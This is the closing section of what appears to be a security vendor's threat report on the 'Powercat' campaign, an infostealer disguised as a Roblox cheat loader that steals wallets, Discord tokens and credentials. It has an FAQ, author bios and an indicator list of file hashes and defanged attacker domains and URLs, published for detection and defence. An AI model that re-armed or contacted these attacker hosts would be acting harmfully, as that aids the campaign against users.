The Powercat campaign also highlights how attackers are evolving their tactics to blend more seamlessly into normal behavior and evade detection. By disguising malware as game cheats, threat actors exploit both curiosity and trust, turning a simple download into a full-scale compromise.

FAQs

What is the Powercat campaign?

The Powercat malware campaign is a multi-stage malware campaign disguised as “Xeno loader”, a Roblox script executor. It deploys an infostealer targeting gaming accounts, crypto wallets, and user credentials.

How do fake game cheats install malware?

Users download and execute what appears to be cheat software which then launches a staged infection chain in the background.

What data is targeted?

Cryptocurrency wallets, browser sessions, Discord tokens, and gaming accounts like Roblox and Minecraft.

Can Discord accounts be stolen?

Yes, infostealer malware deployed by campaigns like Powercat can extract Discord authentication tokens, giving attackers access without needing login credentials.

How can organizations prevent this type of attack?

Enforce application control to ensure only approved software and scripts can execute, and that sensitive data is restricted only to approved and necessary users and applications.

IOCs

SHA256:

System.EnterpriseServices.jar

A9B4823A1B2C0702A1EB8A1BF18DB2D9C9604D2D2DD98A99F1D388BF7CFA71E3

jd-gui.jar

A33A96CBD92EEF15116C0C1DCAA8FEB6EEE28A818046AC9576054183E920EEB5

3k3uklt.exe

C0C3A0331B57D10D23A172A79BDF13AB066255DE41774E5A19DD8A8E8446E1FA

Domains:

hxxps://powercat[.]dog/watermelon5

hxxps://powercat[.]dog/cool

ce9ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz

alpha[.]ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz

beta[.]ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz

charlie[.]ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz

hotel[.]ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz

juliett[.]ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz

kilo[.]ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz

lima[.]ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz

oscar[.]ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz



ABOUT THE AUTHOR

William Pires, threat analyst at ThreatLocker, brings a data-first mindset shaped by hands-on work in MDR and customer-facing threat response. He holds a bachelor's degree in accounting and spent two years as a credit analyst before moving into cybersecurity, a path that sharpened his rigor, accuracy, and judgment under pressure. He advanced from approval requests to MDR, then to threat analysis, where he pieces together attack paths from confirmed incidents and researches active threats, group profiles, and emerging tactics. At ThreatLocker, William focuses on translating research into clear detections and practical guidance for customers. His recent work spans software communication analysis, incident triage, and providing cutting edge threat intelligence to enterprise environments and the cybersecurity industry.



ABOUT THE AUTHOR

Pandeli Zi, threat analyst at ThreatLocker, brings a lifelong curiosity for how systems work, an instinct that started with taking things apart just to see why they functioned the way they did. That curiosity led him into technology, where early exposure to cybersecurity concepts, data security, and digital risk shaped into a bachelor's degree from UCF. Before joining ThreatLocker, Pandeli built technical depth through a range of IT and asset management roles at organizations including Orlando Health, Florida's Turnpike Enterprise, and Morgan & Morgan. At ThreatLocker, he focuses on daily threat tracking, malware research, and post-incident analysis, translating intelligence into practical insights that strengthen customer defenses.



ABOUT THE AUTHOR

John Moutos, threat intelligence team lead at ThreatLocker, is a cybersecurity specialist with roots in enterprise penetration testing and offensive security research. John studied at the Oregon Institute of Technology and earned his bachelor's from the SANS Technology Institute. At ThreatLocker, he leads the threat intelligence program, turning research into practical detections and guidance that helps organizations anticipate and counter emerging attacks.